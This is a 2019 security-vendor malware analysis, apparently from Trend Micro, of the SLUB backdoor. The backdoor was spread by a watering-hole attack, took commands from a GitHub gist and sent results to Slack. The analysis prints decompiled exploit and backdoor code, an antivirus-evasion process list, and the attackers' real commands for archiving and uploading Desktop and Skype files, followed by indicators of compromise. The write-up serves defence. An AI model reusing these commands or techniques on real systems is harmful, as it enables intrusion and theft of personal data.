New SLUB Backdoor Uses GitHub, Communicates via Slack

By Cedric Pernet, Daniel Lunghi, Jaromir Horejsi, Joseph C Chen (words)

Published: 2019-03-07 · Archived: 2026-04-06 00:08:27 UTC

We recently came across a previously unknown malware that piqued our interest in multiple ways. For starters, we discovered it being spread via watering hole attacks, a technique that involves an attacker compromising a website before adding code to it so visitors are redirected to the infecting code. In this case, each visitor is redirected only once. The infection was done by exploiting CVE-2018-8174, a VBScript engine vulnerability that was patched by Microsoft back in May 2018.

Second, it uses a multi-stage infection scheme. After it exploits the vulnerability, it downloads a DLL and runs it in PowerShell (PS). This file, which is a downloader, then downloads and runs the second executable file containing a backdoor. The first stage downloader also checks for the existence of different kinds of antivirus software processes, and then proceeds to exit if any is found. At the time of discovery, the backdoor was seemingly unknown to AV products.

In addition to the previously mentioned facts, we quickly noticed that the malware was connecting to the Slack platform, a collaborative messaging system that lets users create and use their own workspaces through the use of channels, similar to the IRC chatting system. We found this quite interesting, since we haven't observed any malware to date that communicates using Slack-- although we've previously discussed how cybercriminals could possibly abuse chat platforms as part of their attack.

Our technical investigation and analysis of the attacker's tools, techniques, and procedures (TTP) lead us to think that this threat is actually a stealthy targeted attack run by capable actors, and not a typical cybercriminal scheme.

Note that as soon as this malware was discovered, we informed the Canadian Centre for Cyber Security, which acts as Canada's National Computer Security Incident Response Team (CSIRT). The Cyber Centre alerted the site operator, helped them understand the malware that was found, and offered mitigation advice.

Infection Chain



Figure 1. The infection chain of the attack

The downloader

The downloader, which runs through PowerShell as a DLL, serves several purposes. The first is to download the second stage malware, which we called the SLUB (for SLack and githUB; **detected as Backdoor.Win32.SLUB.A**) backdoor and execute it. The second purpose is to check if the following antivirus processes are running:

- V3Tray.exe
- AYAgent.aye
- navapsvc.exe
- ashServ.exe
- avgemc.exe
- bdagent.exe
- ZhuDongFangYu.exe
-

If the downloader finds one of these, it simply exits.

Finally, the downloader also exploits the CVE-2015-1701 vulnerability to acquire Local Privilege Escalation. The exploit's code was likely created by modifying code from a GitHub repository, which is shown in the image below.

```
v15.cbSize = 48;
v15.lpfnWndProc = (WNDPROC)MainWindowProc;
v15.hIcon = LoadIconW(0, (LPCWSTR)0x7F00);
v15.lpszClassName = L"usercls348_Mainwindow";
class_atom = RegisterClassExW(&v15);
v20 = class_atom;
if ( class_atom )
{
  dword_414290 = (int)v0->Win32ThreadInfo;
  g_ppCCI = (int)v1->KernelCallbackTable + 216;
  if ( VirtualProtect((LPVOID)g_ppCCI, 4u, 0x40u, &flOldProtect) )
  {
    g_originalCCI = (int (*)(void))_InterlockedExchange((volatile signed __int32 *)g_ppCCI, (signed __int32)hookCCI);
    MainWindow = CreateWindowExW(0, (LPCWSTR)class_atom, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
    if ( g_shellcodeCalled == 1 )
    {
      download_and_execute();
```

Figure 2. The unmodified code

The SLUB backdoor

The SLUB backdoor is a custom one written in the C++ programming language, statically linking curl library to perform multiple HTTP requests. Other statically-linked libraries are boost (for extracting commands from gist snippets) and JsonCpp (for parsing slack channel communication).

The malware also embeds two authorization tokens to communicate with the Slack API.

- It copies itself to ProgramData\update\ and creates persistence via a Run registry key, calling export function UpdateMPUnits with rundll32.exe. Note the typo in the ValueName, “Microsoft Setup Initializazion.”

```
push    eax
push    0
push    0F003Fh
push    0
push    0
push    0
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
mov     esi, offset aWindowsRtKb293_1 ; "\\Windows-RT-KB2937636.dll"
rep movsd
push    HKEY_CURRENT_USER
call    addr_RegCreateKeyExW
```

Figure 3. Screenshots of the Run registry key

- It downloads a specific “gist” snippet from Github and parses it, looking for commands (which we will cover further in this entry) to execute. Only lines starting with “^” and ending with “$” will be executed. The other lines are ignored.

gistfile1.txt

```
1  exec,tasklist
2  ^capture$
3  drive,list
4  file,list,C:\ProgramData\update\
```

Figure 4. The "gist" snippet that is downloaded from Github

The result of the commands is then posted to a private Slack channel in a particular workspace using the embedded tokens.

Note that a side effect of this particular setup is that the attacker has no way to issue commands to a specific target. Each infected computer will execute the commands that are enabled in the gist snippet upon checking it.



Figure 5. Scheme of the backdoor communication, with the first arrow starting from the person who initiates the connection

Backdoor features

The backdoor supports the following commands and subcommands (most of them are self-explanatory). Commands and subcommands / parameters are separated with a comma ",", as seen in figure 4.

Command Line	**Details**
exec	Execute command with cmd.exe
dnexec	Download and execute command
update	Download a file, remove the current one and run the downloaded file
destroy	Delete malware from disk with a batch script
capture	Take screenshot and send it to slack channel
file	
list	List specified file
copy	Copy specified file
delete	Delete specified file
upload	Upload local file to file.io website and post the download link to the Slack channel
dir	
create	Create directory
remove	Remove directory
proc	
list	List processes
kill	Terminate process
drive	
list	Get information about each volume of the current drive, such as free space, extended attributes, USN journal activation, and encryption state
reg	
Query	Query registry key

Read	Read registry key
Write	Write registry key
tmout	Call to “sleep” function

Slack communication function

The slack communication function contains two hardcoded authentication tokens split into a few smaller chunks.

```
v4 = strcat((int)&v84, "Authorization: Bearer ");
v5 = strcat(v4, "xo");
v6 = strcat(v5, "x");
v7 = strcat(v6, "p-55585");
v8 = strcat(v7, "
v9 = strcat(v8, "
v10 = strcat(v9, "
v11 = strcat(v10, "
v12 = strcat(v11, "
v81 = (LPVOID)strcat(v12, "524f2741a");
strcat((int)v81, "9a16de3539b");
v13 = strcat((int)&v87, "Authorization: Bearer ");
v14 = strcat(v13, "xo");
v15 = strcat(v14, "x");
v16 = strcat(v15, "p-5");
v17 = strcat(v16, "
v18 = strcat(v17, "
v19 = strcat(v18, "
v20 = strcat(v19, "
v21 = strcat(v20, "
v81 = (LPVOID)strcat(v21, "73eeb8");
strcat((int)v81, "64f94a4ca9742999c3a8f6b");
```

Figure 6. Code of the communication function

Later, the backdoor gets the username and computer name (seen in Figure 7) then creates and uploads the Slack message into a channel. It uses the following API to post messages:

- https://api.slack.com/methods/chat.postMessage
-

```
if ( !GetComputerNameW(&Buffer, &nSize) )
{
  GetLastError();
  wcscpy_s(&Buffer, 0x101u, L"PC");
}
if ( !GetUserNameW(&Dst, &pcbBuffer) )
{
  GetLastError();
  wcscpy_s(&Dst, 0x101u, L"USER");
}
```

Figure 7. Retrieving the username and computer name

The keywords “title,” “text,” “channel,” and “attachments” are clearly visible in the function listing.

```
v51 = (void *)json_resolveReference(pJsonObject, "attachments");
sub_100283A0(v51, (size_t)v83);
v52 = (const char *)to_string_ex(v101, &v119);
LOBYTE(v125) = 18;
if ( *((_DWORD *)v52 + 5) >= 0x10u )
  v52 = *(const char **)v52;
v106 = &v78;
json_value(&v78, v52);
LOBYTE(v125) = 19;
v53 = (void *)json_resolveReference(pJsonObject, "channel");
```

Figure 8. Function listing showing keywords

The output of every command is sent to a private Slack channel, while every command itself is sent to a different private Slack channel as an attachment with the text "**computername:username**".

The attacker's tools, techniques and procedures

The Github account and the Slack workspace were created specifically for a campaign on February 19 and 20, while we estimate that the attacker compiled the malware on February 22. The attacker added the first commands to Github on February 20. However looking at the Slack channels, we can see that the attacker tested the malware on February 23 and 24. The first victims were seen on February 27. The attackers' first actions involve getting context information to learn more about the computer they infected:

> ^exec,tasklist$ ^capture$ ^drive,list$ ^file,list,C:\Users\$ ^reg,read,HKEY_CURRENT_USER,SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run$

They look for running processes, take screen captures, list drives on the machine, list all users, and check the malware's persistence registry key. They will also usually list some known directories:

> ^exec,dir /s C:\Users\USER\Desktop\$\ ^exec,dir /s C:\Users\USER\Downloads\$\ ^exec,dir /s C:\Users\USER\Recent\$

Some commands caught our interest, such as one that allows the attacker to create an archive file of the user's entire Desktop folder, which is then exfiltrated:

> ^exec,powershell -Command compress-archive -path C:\Users\USER\Desktop -destinationpath C:\Users\USER\doc1$\ ^file,upload,C:\Users\USER\doc1$

The following command allows an attacker to build a CAB file containing the file tree of the user's Desktop:

> ^exec,cd C:\Users\USER & dir /s /b /a-d C:\Users\USER\Desktop > C:\Users\USER\win12 & makecab /d CabinetName1=win34 /f C:\Users\USER\win12$

The attacker is also seemingly interested in files containing the local archive in Skype:

> ^file,upload C:\Users\Admin\AppData\Roaming\Skype\DataRv\offline-storage-ecs.data$ ^file,upload C:\Users\Admin\AppData\Roaming\Skype\DataRv\offline-storage.data$ ^file,upload

> C:\Users\Admin\AppData\Roaming\Skype\DataRv\offline-storage.data-shm$ ^file,upload
> C:\Users\Admin\AppData\Roaming\Skype\DataRv\offline-storage.data-wal$

The attacker copies all the HWP files (extension used by a Korean word processor) to a specific directory.

> ^exec,copy C:\Users\USER\Desktop*.hwp C:\Users\USER\oo$

The attacker likely planned to exfiltrate this directory — however, we did not see any commands for this. We also noted a specific interest in a software called "Neologic Plus Board," which seems to be used for the administration of bulletin board systems. Some of the files that the attackers retrieved contained hundreds of BBS URLs.

We also noticed that most of the files uploaded to file.io were already deleted when we tried to retrieve them.

Based on the commands run by the attackers, we theorize that they are looking for people-related information. The attackers want to know more about the targeted victims' communications. Thus, they dig into activities on Twitter, Skype, KakaoTalk, BBS — and possibly more communication systems — in addition to collecting the HWP files.

This timeline of events shows the speed in which the threat actors launched the attack:



Figure 9. Timeline of events

Conclusion

Perhaps the most unique aspect of this campaign is that it makes use of three different online services to issue commands, get the results, and retrieve files from compromised hosts.

Our investigation makes us believe with strong confidence that it was part of a possible targeted attack campaign. So far, we have not been able to find related attacks, and have not spotted the custom backdoor elsewhere. We have been searching for similar samples and have found none so far, which is a strong indication that the attackers either developed the malware or got it from a private developer who has not publicly leaked it.

The commands that the attackers ran clearly show a strong interest in person-related information, with a special focus on communication software, in an attempt to learn more about the people behind the computers they

infected.

The attackers also appear to be professionals, based on their way of handling their attack. They only use public third party services, and therefore did not need to register any domains or anything else that could leave a trail. The few email addresses we found during the investigation were also using trash email systems, giving the attackers a clean footprint. Finally, the watering hole chosen by the attackers can be considered interesting for those who follow political activities, which might give a glimpse into the nature of the groups and individuals that the attackers are targeting.

We would like to thank Github's SIRT and Slack's security teams for quickly removing the related files, which effectively cut the communication between the attackers and their malware.

In response to this incident, Slack replied with the following: *As noted in their post, Trend Micro recently discovered a third party's unauthorized access of another third party's computer using malware, and reported to us the existence of a Workspace on Slack related to this effort. We investigated and immediately shut down the single Workspace as a violation of our terms of service, and we confirmed that Slack was not compromised in any way as part of this incident. We are committed to preventing the misuse of our platform and we will take action against anyone who violates our terms of service.*

Indicators of Compromise (IoCs):

- 3ba00114d0ae766cf77edcdcc953ec6ee7527181968c02d4ffc36b9f89c4ebc7 (Trojan.Win32.CVE20151701.E)
- 43221eb160733ea694b4fdda70e7eab4a86d59c5f9749fd2f9b71783e5da6dd7 (Backdoor.Win32.SLUB.A)

URLs:

- hxxps://gist.github[.]com/kancc14522/626a3a68a2cc2a91c1ece1eed7610c8a

---